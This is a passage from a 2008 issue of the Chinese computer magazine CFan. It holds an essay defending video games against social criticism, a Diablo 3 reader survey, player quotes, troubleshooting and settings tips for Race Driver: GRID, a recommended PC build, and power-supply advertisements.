第二大"恶"	令玩家"上瘾"，青少年对游戏吸引力的抵抗脆弱，很难自制。
第三大"恶"	充斥的暴力、色情等内容，让家长心中的"乖宝宝"出口成"脏"。
第四大"恶"	虚假的架空剧情内容令玩家失去正确的价值观和历史观。

还有若干关于游戏的"累累罪行"，这里就不做一一介绍了，反正在社会一方面玩游戏就是玩物丧志——这个论断有些根据，但还是显得武断，他们忘记了什么是"辩证地看待事物"……


玩家6Drush说：说游戏不好，是因为你们不懂游戏！

高考状元与游戏

既然游戏不是什么好玩意，那它在短短30多年中怎么会发展得如此之快？难道全世界都会放任这"祸水"横流？

李小龙，是2007年宁夏理科状元，他是坚定的《魔兽世界》玩家，即使在时间紧迫的高考前，他照样会下副本。这在去年成为了"游戏与学业没有必然联系的"，游戏方面的正面素材而广为传播。在李小龙看来，网络游戏不但提供了一个调剂生活的娱乐方式，而且还是他们这些"只知埋头于书本"的学生们接触社会的一个窗口，他就在公会中认识了许多天南海北的朋友——这在现实中是完全不可能的。

其实，游戏的益处是显而易见的，许多游戏都是源于生活而超越生活的，玩家可以从中获得各种知识：历史、地理、英语、数学、体育、音乐……几乎人们



能想到的所有有益内容都会在游戏中有所体现。比如《模拟人生》系列中对人生各种情形的模仿、《帝国时代》里对殖民战争的思考、《魔兽世界》对团队合作的推崇、《泡泡堂》里轻松活泼的氛围，这些都是游戏中积极向上的内容。

而人们推崇的英雄、奉献、团队精神、合作、交流等内容在各种游戏，尤其是网络游戏中体现得更为充分，玩家足不出户就能深入社会，了解社会，受到正面的熏陶。另外，以电子竞技为名的一些游戏，因其竞技性、体育性而得到了国家的承认，从业者不但能在此获得人生的自立，而且还可以在国际比赛中为国争光。

而针对玩游戏的第二大"恶"，李小龙同学处理得很得当，他在接受新浪记者采访的时候说到："该学习的时候认真学习，该玩的时候就痛快地玩。"这是一种具备自制力的体现，也是其他接触到网游的学生应该效仿的榜样。而如果能做到张弛有度，玩游戏的第一大"恶"也就不复存在。

某业内人士言：我们的游戏是集益智、休闲、成长、进取、乐趣……于一身的经典作品。

"好游戏"总是事与愿违

游戏作为一种流行的休闲娱乐项目，现在已经深入人类社会，影响着千千万万人的生活，但显然，目前社会与游戏仍然是对立的。这表现在即使许多游戏大厂为地震灾区捐献了过千万的善款，但主流社会对此不予理会，即使"辽宁女"只是一个个案，但沸沸扬扬的舆论却似乎要将久游一棒子打死。

TIPS


在上一期（2008年14期）的评论《一款网游引发的血案》中，针对《劲舞团》这款游戏目前在社会上的遭遇和各界反响，作出了深度的评论和报道。

现实是，即使国内游戏公司有制作一款集益智、休闲、成长、进取、乐趣……于一身的经典作品的初衷，但由于现实的生存环境或行业竞争制约，这些"经典作品"最终沦为骗玩家钱财，诱惑玩家沉迷的"陷阱游戏"。而像《抗战online》这种宣扬爱国主义、民族自豪感的游戏则因题材限制而变得不温不火。

国内游戏开发，目前存在两个瓶颈，一个是题材，一个是制作。前者令游戏商家走入死胡同，武侠、神话、休闲、欧化，一个个内容都难以走通；而后者则在玩家被国外大作惯坏的习惯面前渐渐失去了自信心，在制作上急功近利，没有将优秀的内容糅合进去，更别提寓教于乐了。虽然国内一些游戏，比如完美的《赤壁》、网易的《大话》系列从引擎到内容都属于上乘之作，但总的来说还是太少了。

《赤壁》作为国产首部史诗网游，无论是从内容选材，还是开发制作，都属于历史题材网游的精品。针对这点，完美时空高级副总裁在接受本刊记者采访的时候谈到："为了让游戏具有更多的历史元素，在开发时就借鉴了众多历史书籍，来塑造人物形象，参考众多兵器图鉴，绘画出精美的武器造型。并且游戏在后期宣传和开发上，相互融合，把《赤壁》电影中的场景借鉴到游戏中来；把电影中经典的造型和剧情，融入到游戏的故事和系统中去，让游戏更加娱乐化，大众化。往后随着发展，会有结合更多元素的游戏入市。"

如果游戏厂商在创作游戏的时候，能把对青少年身心的影响摆在设计阶段的重要位置，承担起更多的社会责任，那么第三大"恶"和第四大"恶"也将会迎刃而解。但问题是，太多的游戏忽视了这点，为了眼前的短期商业利益，而选择了内容上不利于年轻人省心健康的方向。



同时，在"好游戏"匮乏的今天，玩家能从中获得有益的知识或内容相对变得困难，只能凭自己的辨识能力，去伪存真，去其糟粕取其精华了。像李小龙这样有自制力的玩家毕竟太少，更多的要靠社会、家庭与学校共同努力，来营造适宜的游戏、学习环境。

后记

在我们的社会中，视游戏为洪水猛兽已经有十多年的时间了，但如何疏导洪水、驯服猛兽，至今仍没有可行的良策。人们往往在对立中采取"一棒子打死"的简单手段，粗暴有余，理性不足。作为由游戏陪伴成长的过来人，笔者认为：当社会不再不负责任地将自己的过错一概推给游戏时，当社会中了解、懂得游戏的人增加后，当人们不再视游戏为"特殊行业"后，游戏与学业的矛盾将有希望彻底解决。

小调查：关于《暗黑破坏神3》

牵挂着无数玩家的暗黑3终于露出面目了，CFan也凑凑热闹，做个小调查。把你的答案发送到info@cfan.com.cn，写点你与暗黑的故事，够精彩的话刊登出来，有稿费拿哦！



1.你玩过暗黑1代或者2代吗？
玩过，曾经奋战多日多夜
偶尔玩过，我就是那么不上瘾
没玩过但听说过
这是个什么神仙？

2.你希望《暗黑破坏神3》是网游还是单机？
网络游戏
单机游戏
都可以呀
我不关心

3.如果《暗黑破坏神3》是网游，你希望由哪家公司代理？
盛大　九城
久游　其他
不要代理

4.如果《暗黑破坏神3》是单机你是否会购买正版？
毫不犹豫，肯定会买！
看情况吧，兜里的资金或者……
俺是穷人，只能买盗版
网上下载，吼吼

SOUNDS 拾音箱

玩暗黑1的时候还是少年，现在暗黑3出来了，我已经年过30为人父了。
——《暗黑3》终于被公布了，某老玩家感慨岁月蹉跎。

知道为什么魔兽S4套装那么难看了吧？因为美工都跑去做暗黑3去了。
——玩家们笑言暗黑3造型比WOW更好看。

垃圾，大家看看血瓶显示，还有血条，分明是模仿传奇的，垃圾游戏，抵制的支持我。
——暗黑3确实让我们等得太久了，以至于有的"娃娃"压根不知其为何物。

负债是零，我睡觉也可以踏实一点了，不会再有哪个银行来找你还钱。
——史玉柱坦承十年前的遭遇的痛苦仍然历历在目。

盛大已经让我证明了从来不玩网游但也可以做网游公司；我想房地产公司也可以让我证明，不了解房地产，但也可以做房地产老总。
——唐骏对新工作信心很足。

用了《仙剑》的故事背景和技能，《魔力宝贝》的人物造型，《三国志》的头像，《传奇世界》的房屋和树林，《大话西游2》的界面，《大话西游3》的地图，《梦幻西游》的装备，《征途》的装备命名、《幻灵游侠》的NPC，以及七天连锁酒店的房间图片！
——号称史上最强的山寨网游，其实就是个大杂烩。

你们不知道，好的网游一年能赚10个亿！
——《奋斗》的编剧石康，表述了将《奋斗》改编为网游的理由和决心。

Tag:《超级房车赛:起点》 | 优化、技巧 | 游戏

驾驭狂野 超级房车赛:起点



《超级房车赛:起点》是一款动感十足的赛车游戏,可以说是极速房车赛的次世代作品。其真实的物理反应和模拟车手的养成方式等等,甚至到可以让玩家随意改车,一直是这款赛车游戏最诱人的地方。


游戏最低系统配置要求

操作系统:Windows XP SP2、SP3/Vista SP1
CPU:Intel Pentium 4/Athlon 64 3000+
内存:1GB
显卡:NVIDIA GeForce 6800/ATi Radeon X1300

古怪问题如何解决?

很多使用单核心处理器的老电脑在玩《超级房车赛:起点》时,速度会变得比较缓慢,而且掉帧现象严重。这是由于游戏为多核心CPU设计,如果是单核心CPU玩家,必须对游戏进行特殊设置才可以正常运行。方法是,进入游戏目录的savegame文件夹下,用记事本打开hardware_settings_config.xml文件,找到shadow mask quality一行,将参数数值修改为0,保存退出后再次进入游戏,游戏运行速度会有较大改善。

此外,还有不少玩家发现在Vista下使用高分辨率模式也会非常慢,但如果升级到SP1,情况也会大为改观。除了这些问题外,使用ATi Radeon X1000系列的显卡玩家可要注意了,如果遇到花屏的情况,可以通过更新显卡驱动程序来解决,推荐使用Catalyst 8.4版本驱动(下载地址http://drivers.mydrivers.com/drivers/212-84914-AMD-Radeon-HD-2400-HD-2600-HD-2900-XT-HD-3400-HD-3600-HD-3850-HD-3870/,快车代码:CF0814CBLW01)。



小提示:改变分辨率失败如何恢复?
如果不小心设置了超过LCD所能支持的分辨率,进入游戏时会黑屏,无法正常运行。这可以通过安全模式来解决。在游戏的快捷方式后面加上"-safemode"即可。如果你不知道如何添加,还可以在游戏根目录里savegame的文件夹下删除hardware_settings_config.xml文件,这样再次进入游戏便会自动生成一个默认的配置方案。

最令人哭笑不得的是,如果你的PC中安装有卡巴斯基,那么将无法正常运行游戏。解决的方法当然不是删除卡巴斯基,而是勾选卡巴斯基"设置→保护→兼容性"中的"与使用自我保护方法的程序相兼容模式(M)"一项,确认后重启电脑就正常了。

低配也能极速狂飙

《超级房车赛:起点》设计非常体贴,即便是配置不高的玩家也能享受到不错的画面质量,还能够拥有流畅的运行速度。在"Options(选项)→Graphics settings(显卡设置)"中,VEHICLE LOD(车体细节)一项强烈建议选择"High(高)",其所消耗的GPU资源相当有限,但效果却十分显著。而DAMAGE LEVEL(车体损毁程度)也尽量设置为"High(高)",因为这一项主要是依靠CPU的运算能力,对GPU的依赖非常小,所以不大会影响游戏运行速度。当然,你的CPU速度也不要太低,如果只是使用Athlon 64 3000+,可就要仔细斟酌了。


比较特殊的是,回到Options(选项)主界面上,再进入"Sound setup(声音设置)"中,务必将声音质量设置为"Low(低)",如果开启至"High(高)",集成声卡会大量占用CPU资源用以渲染声音效果,结果就是影响游戏运行速度。



系统推荐

CPU:AMD Phenom X3 8750
内存:金士顿1GB DDR2 800×2
主板:七彩虹C.N78MS X5
显卡:NVIDIA GeForce 9600GSO

超高的性价比是这套系统的显著特点。注意,这个配置中我们特意选择了集成GeForce 8200显卡的主板和一款独立显卡Geforce 9600GSO,目的非常明确,利用这样的显卡搭配(混合SLI),在功耗和性能间找到最佳平衡。需要使用独立显卡时,系统游戏性能会大幅度提升,而需要低功耗运转时,系统又能切换到集成显卡上工作。但需要注意的是,混合SLI模式在《超级房车赛:起点》中尚不能启用,这是必须注意的。





冷钻超静音版，让冷静王更冷静！

14CM大风扇超静音温控设计
噪音更低至22分贝
符合Intel ATX12V 2.31规范
待机功耗小于1W，真正的节能电源
可拆卸式24PIN主电源接口
支持4路SATA，可分拆方8PIN接口
支持Intel、AMD双核CPU，
支持SLI双显卡及高端Vista显卡
强大的双路+12V输出，+12V1、+12V2均有
独立的过流保护以符合240VA限制

http://www.belson.com.cn





A501

心明如镜观自在　智圆行方享从容

剔透的黑色镜面面板，
搭配银色边、圆形LED按键设计，
寓意心明如镜、智圆行方的人生哲学。
巧妙搭配高亮全黑的钢琴烤漆LCD显示器，
即将成为一种生活态度，引领时尚风标！

http://www.belson.com.cn

ISSN 1005-0043 / CN11-3248/TP
ISSN 1005-0043
9 771005 004003 15>

电脑爱好者

www.cfan.com.cn 零售价：6.00元